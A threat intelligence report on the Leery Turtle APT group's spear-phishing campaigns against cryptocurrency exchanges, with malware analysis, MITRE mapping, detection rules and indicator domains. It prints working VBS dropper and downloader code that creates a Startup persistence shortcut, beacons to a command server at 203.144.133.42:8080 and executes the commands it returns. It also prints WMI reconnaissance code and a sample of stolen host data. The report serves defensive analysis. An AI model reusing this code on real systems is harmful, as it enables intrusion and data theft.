Cyber Struggle
TRAINING THE SPECIAL FORCES OF CYBER WORLD

TLP : AMBER

Leery Turtle
Threat Report

Report Date: 6 May 2020
Report No: 20CTI212

TABLE OF CONTENT

I. THREAT GROUP SUMMARY

Group Name	Leery Turtle
Threat Class	Advanced Persistent Threat
Target Industry	Cryptocurrency Exchange Business
Motivation	Financial Gain
Attack Scope	Global
Favorite Method	Spearphishing, Malware Infection
Active Since	Late 2017

Introducing the Leery Turtle APT Group

Leery Turtle is a threat group which is active since at least late 2017. They are targeting Cryptocurrency Exchange companies globally. They continuously carry out spear-phishing campaigns to infect their targets with custom written malware. The forensic analysis concludes that this group is systematically operated, persistent, and funded.

Targets and Capabilities

All of the campaigns observed were directed towards Cryptocurrency Exchange companies. Leery Turtle does not focus on any particular region, and target businesses worldwide. they mostly target technical and executive roles.

In their operations, Leery Turtle employs extensive reconnaissance tactics. To specify vulnerable entry points, they send decoy e-mails with non-malicious attachments and monitor which of their targets tend to open and download them. The evidence also suggests that Leery Turtle selects and profiles their targets at an advanced level to the details of their private life.

Attacks imitate commonly used file storage services like Google Drive, Microsoft OneDrive etc. This mimicking behavior also observed in their choice of domains. They also use e-mail spoofing techniques to make the e-mails appear as coming from a coworker.





Image 1 - Example phishing e-mail imitating Google Drive

II. TECHNICAL ANALYSIS OF KEY ATTACKS

Activity Summary

Steps of an attack are like the following:


1. A password-protected PDF file is sent alongside an LNK shortcut that imitates a text file containing the pdf's password.
2. When double-clicked the shortcut file sends an HTTP request to a remote server through Windows utility mshta.exe. This request is intended to download and execute the first stage payload.
3. The attacker's web server responds with a VBS payload which will be executed. Additional controls on the server-side are present. For example, we have observed that the server is checking if the user agent string is matching with MSHTA.
4. We observed that the webserver is always running on TCP 8080.
5. The first stage payload gathers information about the infected system and sends them to the command and control server.
6. CNC server responds with a Second Stage VBS payload, which will be saved under the %TEMP% directory.
7. Malware creates a shortcut file named 'xBoxOne.lnk' under the Startup directory as a means of persistence.



MALWARE ANALYSIS

LNK Shortcut File - Password.txt.lnk

Initial LNK file is a simple shortcut that downloads & executes VBS code from a remote server using Microsoft's system utility MSHTA. It is observed that attackers use the URL shortening service "bit.ly" at every stage of the operation.



File Dropping and Persistency - First Stage Downloader

It can be seen that malware is dropping files in the below code snippet. The malware contains a Base64 encoded code which then gets decoded and dropped under %Temp% directory with .vbs extension. After that, it creates another shortcut file under the Startup directory as a means of persistence.

```
ucr="https://bit.ly/37W6fgx"
…
ln="b24gZXJyb3IgcmVzdW1lIG5leHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmlwdC5Bcmd1bWVudHMuTGVuZ3RoPjAgdGhlbg0KCUhUUD0iaHQiDQoJdXU9SFRQJiJ0cDoiJiIvLyImV1NjcmlwdC5Bcmd1bWVudHMuSXRlbSgwKQ0KCWNvYj0iV2luSHR0cCI"&"NCgljb2I9Y29iJiJSZXF1ZXN0LiINCgljb2I9IldpbkhOdHAiJiIuIiZjb2INCgljb2I9Y29iJiI1LjEiDQoJc2V0IHdocj1DcmVhdGVPYmplY3QoY29iKQ0KCWRvIHdoaWxlIHRydWUNCgkJcHM9IlBPIg0KCQl0dz0iMiINCgkJcnRjPSIiDQoJCXRwYz11dSYiPyImInRvcCImImljPSImInMiJk"&"ludCgxMDAwKnJuZCs5MDAwKQ0KCQl3aHIuT3BlbiBwcyYiU1QiLHRwYyxmYWxzZQ0KCQl3aHIuU2VuZCB0dyYiMDAiDQoJ"&"CWlmIHdoci5TdGF0dXM9MjAwIFRoZW4NCgkJCXJ0Yz13aHIuUmVzcG9uc2VUZXh0DQoJCWVuZCBpZg0KCQlpZiBydGM8PiIiIHRoZW4NCgkJCUV4ZWN1dGUocnRjKQ0KCQkJZXhpdCBkbw0KCQllbmQgaWYNCgkJV1NjcmlwdC5TbGVlcCAxODAqMTAwMA0KCWxvb3ANCmVuZCBpZg0K"

set fob=CreateObject("Scripting.FileSystemObject")
flp=fob.GetSpecialFolder(2)&"\"&"Xbox"&".l"&"nk"

Set tcl=wish.CreateShortcut(flp)
tcl.TargetPath="msh"&"ta"

pf=fob.GetSpecialFolder(2)&"\mfesf.vbs"
set btf=fob.OpenTextFile(pf,2,true)

tcl.Arguments=ucr
…
btf.Write dbsc(ln)
btf.Close()
```

Base64 Decoded VBS Code - First Stage Downloader

This code snippet sends POST requests to CnC at regular intervals to receive commands to be executed.

```
on error resume next
randomize
if WScript.Arguments.Length>0 then
	HTP="ht"
	uu=HTP&"tp:"&"//"&WScript.Arguments.Item(0)
	cob="WinHttp"
	cob=cob&"Request."
	cob="WinHttp"&"."&cob
	cob=cob&"5.1"
	set whr=CreateObject(cob)
	do while true
		ps="PO"
		tw="2"
		rtc=""
		tpc=uu&"?"&"top"&"ic="&"s"&Int(1000*rnd+9000)
		whr.Open ps&"ST",tpc,false
		whr.Send tw&"00"
		if whr.Status=200 Then
			rtc=whr.ResponseText
		end if
		if rtc<>"" then
			Execute(rtc)
			exit do
		end if
		WScript.Sleep 180*1000
	loop
end if
```

Checking for Security Products - First Stage Downloader

Malware enumerates the list of processes by interacting with WMI. After that, it checks for the presence of several Antivirus products. In case Qihoo360 Total Security, a Chinese AV product, is present then it deletes the shortcut under Startup which it created a while back. Therefore malware does not persist on the system if this security product is present.

```
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
\root\cimv2")
set pl=wmi.ExecQuery("Select * from "&"Win32_Process")

for each pi in pl
      tpl=tpl&LCase(pi.Name)&"|"
next

ex="ws"

if Instr(tpl,"kwsp"&"rot")>0 or Instr(tpl,"nppr"&"ot")>0 then
      ex="cs"
end if

ln="star"&"t /b " & ex & "cr"&"ipt """&pf&""" "+"203.144.133.42:8080/
edit"
ln2=" & move """&flp&""" """& wish.SpecialFolders("startup") &"\"""

if Instr(tpl,"hudo"&"ngf")>0 or Instr(tpl,"qhs"&"afe")>0 then
      ln2=" & del """&flp&""""
else
      tcl.Save
end if

wish.run "CM"&"D.E"&"XE "&"/c " & ln&" 1" & " & " & ln&" 2" &
ln2,0,false
```

Information Gathering Through WMI – Second Stage Malware

The malware gathers plenty of information about the local system through WMI. It is observed that this information is later sent to the CnC server by the malware.

```
      set adapItems=ObjWMI.ExecQuery("SELECT * FROM
Win32_NetworkAdapterConfiguration",,48)

      for each adapter in adapItems
            on error resume next
            if isNull(adapter.IPAddress) then
            else
                  getInfo=getInfo+"Network
Adapter:"+tab&adapter.Description+ent
                  getInfo=getInfo+"  MAC
Address:"+tab&adapter.MACAddress + ent
                  getInfo=getInfo+"  IP
Address:"+tab+Join(adapter.IPAddress, ",") + ent
                  getInfo=getInfo+"  Subnet
Mask:"+tab+Join(adapter.IPSubnet, ",") + ent
                  getInfo=getInfo+"  Default
Gateway:"+tab+Join(adapter.DefaultIPGateway, ",")+ ent
                  if adapter.DHCPEnabled=true then
                        getInfo=getInfo+"  DHCP
Servers:"+tab&adapter.DHCPServer + ent
                  end if
                  getInfo=getInfo+"  DNS
Server:"+tab+Join(adapter.DNSServerSearchOrder, ",") + ent
            end if
      next
```

Data sent to CnC


```
Current Time:     12/3/2019 6:51:57 AM
Username:   USER-PC\admin
Hostname:   USER-PC
OS Name:    Microsoft Windows 7 Professional  32-bit
OS Version: 6.1.7601
Install Date:     10/05/2017
Boot Time:  12/3/2019 5:48:54 AM
Time Zone:  (UTC 0 hours) GMT Standard Time
CPU:        Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz (x64)
Path:       C:\Users\admin\AppData\Local\Temp\mfesf.vbs

Network Adapter:  Intel(R) PRO/1000 MT Network Connection
  MAC Address:    52:54:00:4A:04:AF


  IP Address:     192.168.100.207,fe80::a179:b3ff:199:2314
  Subnet Mask:    255.255.255.0,64


  Default Gateway:      192.168.100.2
  DNS Server:     192.168.100.2

3696  1     "C:\Windows\System32\cmd.exe" /C "ECHO huobi>C:
\Users\admin\AppData\Local\Temp\Password.txt&NOTEPAD.EXE C:
\Users\admin\AppData\Local\Temp\Password.txt&DEL C:
\Users\admin\AppData\Local\Temp\Password.txt"
2884  1     \??\C:\Windows\system32\conhost.exe
328   1     NOTEPAD.EXE  C:
\Users\admin\AppData\Local\Temp\Password.txt
2712  0     WmiPrvSE.exe
1768  1     wscript  "C:\Users\admin\AppData\Local\Temp\mfesf.vbs"
203.144.133.42:8080/edit 1
1096  1     wscript  "C:\Users\admin\AppData\Local\Temp\mfesf.vbs"
203.144.133.42:8080/edit 2
```

Command and Control Communication – Second Stage Malware


It is observed that malware has two different communication methods to receive commands. The first method is simply receiving commands in Base64 encoded format. CNC responses beginning with “23#” are using this method.

The second one is a bit more complicated. This time malware will receive a second URL from the CNC. Then it will send a GET request to this URL. The second server will respond with an encrypted payload and decryption key. We believe that this mechanism is meant to be a more resilient commanding system. CNC responses beginning with “20#” are using this method.

1. Simple Communication Method



2. Dead-Drop Communication Method



TACTICS, TECHNIQUES & PROCEDURES

Techniques and Tactics used by this threat are mapped according to the MITRE ATT&CK framework below.

Initial Access	Execution	Startup Folder	File Deletion	Discovery	Command Control
Spearphishing (T1192)	Mshta (T1170)	Setup Folder (T1060)	File Deletion (T1107)	Process Discovery (T1057)	Standard Application Layer Protocol (T1071)
	Scripting (T1064)			System Information Discovery (T1082)	Data Obfuscation (T1001)
	Windows Management Instrumentation (T1047)			Network Configuration Discovery (T1016)	Data Encoding (T1131)

III. DETECTION AND MITIGATION

Stage	Detection
Persistency	Shortcut file named 'xBoxOne.lnk' is preset under Startup folder
CNC Domain	DNS request contains two or more of there; googl, drive, cloud, share, upload
CNC Traffic	The destination port is 8080 and traffic contains one of these; 20#, 23#, VBScript
Shortcut File	LNK target starts with mshta http://bit.ly/
Dropper	File with .vbs extension is created under Temp folder

IV. APPENDIX

drive.googleupload.info	www.msupdatepms.xyz
support.gdrvcheck.co	drivelnk.liveonedrvshare.xyz
gdocs.googleupload.info	scloud.wechart.org
microsoft-update10v.amazonaws1.info	check.onedrvdn.co
_jfieo2_se.drivegooglshare.xyz	092jb_378v3_1.googldocs.org
docs.gdriveshare.top	att.gdrvupload.xyz
docs.googlefiledrive.com	client.googleapis.online
download.gdriveupload.site	down.financialmarketing.live
drivegoogle.publicvm.com	drive.gogleshare.xyz
file.onedrivecloud.store	drives.googlecloud.live
iellsfileshare.sharedrivegght.xyz	gbackup.gogleshare.xyz
mail.gmaildrive.site	mail.gdriveupload.info
service.amzonnews.club	mail.googleupload.info
update.gdrives.top	start.showprice.xyz
verify.googleauth.pro	upload.gdrives.best

V. CONTACT

Address HeadQuarter:
Parnu Mnt 10, 10148
Tallinn, Estonia

Tel: +14156551677
info@cyberstruggle.org
https://cyberstruggle.org

Address MEA (Bosphorus Chapter):
DAP Yapı Z Ofis Plaza
Kat 3 No 299
Kağıthane/Istanbul

Tel: +90 850 885 2121

Address R&D:
Istanbul Teknik Üniversitesi
Arı Teknokent
Sarıyer/Istanbul

Tel: +90 850 885 2121

Cyber Struggle

TRAINING THE SPECIAL FORCES OF CYBER WORLD